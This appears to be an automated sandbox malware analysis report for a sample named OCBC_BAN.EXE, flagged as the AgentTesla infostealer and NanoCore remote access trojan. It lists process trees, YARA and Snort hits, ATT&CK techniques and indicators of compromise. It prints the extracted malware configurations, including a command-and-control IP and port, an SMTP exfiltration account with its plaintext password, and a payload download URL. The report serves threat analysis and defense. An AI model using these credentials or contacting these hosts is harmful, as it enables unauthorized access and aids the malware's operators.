ID: 623417
Sample Name:
OCBC_BAN.EXE
Cookbook: default.jbs
Time: 14:45:59
Date: 10/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

OCBC_BAN.EXE


Overview

General Information

Sample Name:	OCBC_BAN.EXE
Analysis ID:	623417
MD5:	be7bb1d25f6fb1b.
SHA1:	73e4dcb20a351f..
SHA256:	353fb33f1ee908d.
Tags:	AgentTesla agenttesla nanocore exe
Infos:	



Detection




Nanocore, AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Sigma detected: NanoCore
- Detected Nanocore Rat
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Yara detected Nanocore RAT
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…

Classification



Process Tree

- **System is w10x64**
- OCBC_BAN.EXE (PID: 4500 cmdline: "C:\Users\user\Desktop\OCBC_BAN.EXE" MD5: BE7BB1D25F6FB1B424AB8B54DC3971D0)
  - cmd.exe (PID: 3616 cmdline: "C:\Windows\System32\cmd.exe" /c timeout 10 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5556 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 4804 cmdline: timeout 10 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - Pubrtkzyqpdcef1.exe (PID: 5604 cmdline: "C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe" MD5: 4AD411F172F9362BB859CD369E5F3F8E)
  - OCBC_BAN.EXE (PID: 3524 cmdline: C:\Users\user\Desktop\OCBC_BAN.EXE MD5: BE7BB1D25F6FB1B424AB8B54DC3971D0)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "49b4bf8f-6f20-4306-8d82-ae70effc",
  "Group": "Default",
  "Domain1": "23.105.131.196",
  "Domain2": "127.0.0.1",
  "Port": 9070,
  "RunOnStartup": "Disable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```


Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "info@elparque.com.uy",
  "Password": "info919",
  "Host": "mail.elparque.com.uy"
}
```


Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x326a2:$s10: logins • 0x32109:$s11: credential • 0x2e6e6:$g1: get_Clipboard • 0x2e6f4:$g2: get_Keyboard • 0x2e701:$g3: get_Password • 0x2f9e4:$g4: get_CtrlKeyDown • 0x2f9f4:$g5: get_ShiftKeyDown • 0x2fa05:$g6: get_AltKeyDown

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.637242495.0000000005300000.00000004.08000000.00040000.00000000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
0000000C.00000002.637242495.0000000005300000.00000004.08000000.00040000.00000000.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost

Source	Rule	Description	Author	Strings
0000000C.00000002.637242495.0000000005300000.00000004.08000000.00040000.00000000.sdmp	MALWARE_Win_NanoCore	Detects NanoCore	ditekSHen	• 0xe38:$x2: NanoCore.ClientPlugin • 0xe75:$x3: NanoCore.ClientPluginHost • 0xe5a:$i1: IClientApp • 0xe4e:$i2: IClientData • 0xe29:$i3: IClientNetwork • 0xec3:$i4: IClientAppHost • 0xe65:$i5: IClientDataHost • 0xeb0:$i6: IClientLoggingHost • 0xe8f:$i7: IClientNetworkHost • 0xea2:$i8: IClientUIHost • 0xed2:$i9: IClientNameObjectCollection • 0xef7:$i10: IClientReadOnlyNameObjectCollection • 0xe41:$s1: ClientPlugin • 0x177c:$s1: ClientPlugin • 0x1789:$s1: ClientPlugin • 0x11f9:$s6: get_ClientSettings • 0x1249:$s7: get_Connected
0000000C.00000000.529083505.0000000000402000.00000040.00000400.00020000.00000000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
0000000C.00000000.529083505.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 59 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.OCBC_BAN.EXE.5ba0000.9.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xf7ad:$x1: NanoCore.ClientPluginHost • 0xf7da:$x2: IClientNetworkHost
12.2.OCBC_BAN.EXE.5ba0000.9.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xf7ad:$x2: NanoCore.ClientPluginHost • 0x10888:$s4: PipeCreated • 0xf7c7:$s5: IClientLoggingHost
12.2.OCBC_BAN.EXE.5ba0000.9.raw.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
12.2.OCBC_BAN.EXE.5ba0000.9.raw.unpack	MALWARE_Win_NanoCore	Detects NanoCore	ditekSHen	• 0xf778:$x2: NanoCore.ClientPlugin • 0xf7ad:$x3: NanoCore.ClientPluginHost • 0xf76c:$i2: IClientData • 0xf78e:$i3: IClientNetwork • 0xf79d:$i5: IClientDataHost • 0xf7c7:$i6: IClientLoggingHost • 0xf7da:$i7: IClientNetworkHost • 0xf7ed:$i8: IClientUIHost • 0xf7fb:$i9: IClientNameObjectCollection • 0xf817:$i10: IClientReadOnlyNameObjectCollection • 0xf56a:$s1: ClientPlugin • 0xf781:$s1: ClientPlugin • 0x147a2:$s6: get_ClientSettings
0.2.OCBC_BAN.EXE.2cd8784.1.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe38d:$x1: NanoCore.ClientPluginHost • 0xe3ca:$x2: IClientNetworkHost • 0x11efd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Click to see the 126 entries				

Sigma Signatures

AV Detection

Sigma detected: NanoCore

E-Banking Fraud

Sigma detected: NanoCore

Stealing of Sensitive Information

Sigma detected: NanoCore

Remote Access Functionality

Sigma detected: NanoCore

Snort Signatures

ETPRO TROJAN Observed Reversed EXE String Inbound (This Program...) - Source IP: 103.8.79.204 - Destination IP: 192.168.2.6

Timestamp:	103.8.79.204192.168.2.680497372848901 05/10/22-14:47:14.568526
SID:	2848901
Source Port:	80
Destination Port:	49737
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.6 - Destination IP: 200.40.119.50

Timestamp:	192.168.2.6200.40.119.50497865872030171 05/10/22-14:48:16.817585
SID:	2030171
Source Port:	49786
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Nanocore RAT

System Summary

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Data Obfuscation

.NET source code contains potential unpacker

Boot Survival

Creates an undocumented autostart registry key

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected AgentTesla

Yara detected Nanocore RAT

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality

Yara detected AgentTesla

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 1 Registry Run Keys / Startup Folder	1 1 2 Process Injection	1 Disable or Modify Tools	1 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 1 Registry Run Keys / Startup Folder	1 Deobfuscate/Decode Files or Information	2 1 Input Capture	1 1 4 System Information Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Obfuscated Files or Information	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Software Packing	NTDS	2 1 1 Security Software Discovery	Distributed Component Object Model	2 1 Input Capture	Scheduled Transfer	1 Remote Access Software	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	2 Non-Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	1 1 2 Application Layer Protocol	Jamming or Denial of Service		Abuse Accessibility Features

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 2 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
OCBC_BAN.EXE	32%	ReversingLabs	Win32.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe	100%	Avira	TR/Spy.Gen8	
C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe	37%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe	85%	ReversingLabs	ByteCode-MSIL.Infostealer.DarkStealer	
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\windscribe\windscribe.exe	32%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.0.PubrtkzyqpdcefI.exe.e30000.3.unpack	100%	Avira	HEUR/AGEN.1203035		Download File
9.2.PubrtkzyqpdcefI.exe.e30000.0.unpack	100%	Avira	HEUR/AGEN.1203035		Download File
12.0.OCBC_BAN.EXE.400000.4.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
9.0.PubrtkzyqpdcefI.exe.e30000.1.unpack	100%	Avira	HEUR/AGEN.1203035		Download File
9.0.PubrtkzyqpdcefI.exe.e30000.0.unpack	100%	Avira	HEUR/AGEN.1203035		Download File
12.2.OCBC_BAN.EXE.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
12.0.OCBC_BAN.EXE.400000.10.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
12.0.OCBC_BAN.EXE.400000.8.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
12.0.OCBC_BAN.EXE.400000.6.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
12.2.OCBC_BAN.EXE.5ba0000.9.unpack	100%	Avira	TR/NanoCore.fadte		Download File
12.0.OCBC_BAN.EXE.400000.12.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
9.0.PubrtkzyqpdcefI.exe.e30000.2.unpack	100%	Avira	HEUR/AGEN.1203035		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://bmn.lpmpbanten.id/fint/Waxhxbwa_Ytgbplyy.jpg9Mytlggh.Properties.ResourcesSCsupumbveaihwmgvdfi	100%	Avira URL Cloud	malware	
http://mx.mf.netgate.com.uy	0%	Avira URL Cloud	safe	
http://WmuGtz.com	0%	Avira URL Cloud	safe	
23.105.131.196	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://bmn.lpmpbanten.id	100%	Avira URL Cloud	malware	
http://mail.elparque.com.uy	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%%startupfolder%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://bmn.lpmpbanten.id/fint/Waxhxbwa_Ytgbplyy.jpg	100%	Avira URL Cloud	malware	
127.0.0.1	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bmn.lpmpbanten.id	103.8.79.204	true	true		unknown
mx.mf.netgate.com.uy	200.40.119.50	true	true		unknown
mail.elparque.com.uy	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
23.105.131.196	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://bmn.lpmpbanten.id/fint/Waxhxbwa_Ytgbplyy.jpg	true	• Avira URL Cloud: malware	unknown
127.0.0.1	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	Pubrtkzyqpdcef1.exe, 00000009.00000002.6 34035995.0000000003161000.00000004.00000 800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http:// bmn.lpmpbanten.id/fint/Waxhxbwa_Ytgbplyy.jpg9Mytlg gh.Properties.ResourcesSCsupumbveaihwmgvdfi	OCBC_BAN.EXE, windscribe.exe.0.dr	true	• Avira URL Cloud: malware	unknown
http://mx.mf.netgate.com.uy	Pubrtkzyqpdcef1.exe, 00000009.00000002.6 34961619.000000000349E000.00000004.00000 800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://stackoverflow.com/q/14436606/23354	OCBC_BAN.EXE, 00000000.00000002.53569268 5.0000000002BCC000.00000004.00000800.000 20000.00000000.sdmp, OCBC_BAN.EXE, 00000 000.00000002.536198846.0000000002CF2000. 00000004.00000800.00020000.00000000.sdmp	false		high
http://WmuGtz.com	Pubrtkzyqpdcef1.exe, 00000009.00000002.6 34035995.0000000003161000.00000004.00000 800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://stackoverflow.com/q/2152978/23354rCannot	OCBC_BAN.EXE, 00000000.00000002.53569268 5.0000000002BCC000.00000004.00000800.000 20000.00000000.sdmp, OCBC_BAN.EXE, 00000 000.00000002.536198846.0000000002CF2000. 00000004.00000800.00020000.00000000.sdmp	false		high
http://https://stackoverflow.com/q/11564914/23354;	OCBC_BAN.EXE, 00000000.00000002.53569268 5.0000000002BCC000.00000004.00000800.000 20000.00000000.sdmp, OCBC_BAN.EXE, 00000 000.00000002.536198846.0000000002CF2000. 00000004.00000800.00020000.00000000.sdmp	false		high
http:// https://www.theonionrouter.com/dist.torproject.org/torbr owser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	Pubrtkzyqpdcef1.exe, 00000009.00000002.6 34035995.0000000003161000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	Pubrtkzyqpdcef1.exe, 00000009.00000002.6 34035995.0000000003161000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://bmn.lpmpbanten.id	OCBC_BAN.EXE, 00000000.00000002.53561644 8.0000000002B91000.00000004.00000800.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://mail.elparque.com.uy	Pubrtkzyqpdcef1.exe, 00000009.00000002.6 34961619.000000000349E000.00000004.00000 800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.org%%startupfolder%	Pubrtkzyqpdcef1.exe, 00000009.00000002.6 34035995.0000000003161000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http:// schemas.xmlsoap.org/ws/2005/05/identity/claims/nam e	OCBC_BAN.EXE, 00000000.00000002.53561644 8.0000000002B91000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://https://api.ipify.org%	Pubrtkzyqpdcef1.exe, 00000009.00000002.6 34035995.0000000003161000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	low

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
200.40.119.50	mx.mf.netgate.com.uy	Uruguay		6057	AdministracionNacionaldeTelecomunicacionesUY	true
103.8.79.204	bmn.lpmpbanten.id	Indonesia		58551	IDNIC-MTN-AS-IDPTMediatamaTelematikaNusantaraID	true
23.105.131.196	unknown	United States		396362	LEASEWEB-USA-NYC-11US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	623417
Start date and time: 10/05/202214:45:59	2022-05-10 14:45:59 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	OCBC_BAN.EXE
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@10/5@3/3

EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 0.1% (good quality ratio 0%) • Quality average: 50% • Quality standard deviation: 44.3%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .EXE • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, ctldl.windowsupdate.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Execution Graph export aborted for target OCBC_BAN.EXE, PID 4500 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: OCBC_BAN.EXE

Simulations

Behavior and APIs

Time	Type	Description
14:48:00	API Interceptor	455x Sleep call for process: Pubrtkzyqpdcef1.exe modified
14:48:27	API Interceptor	344x Sleep call for process: OCBC_BAN.EXE modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\OCBC_BAN.EXE.log

Process:	C:\Users\user\Desktop\OCBC_BAN.EXE

File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	847
Entropy (8bit):	5.35816127824051
Encrypted:	false
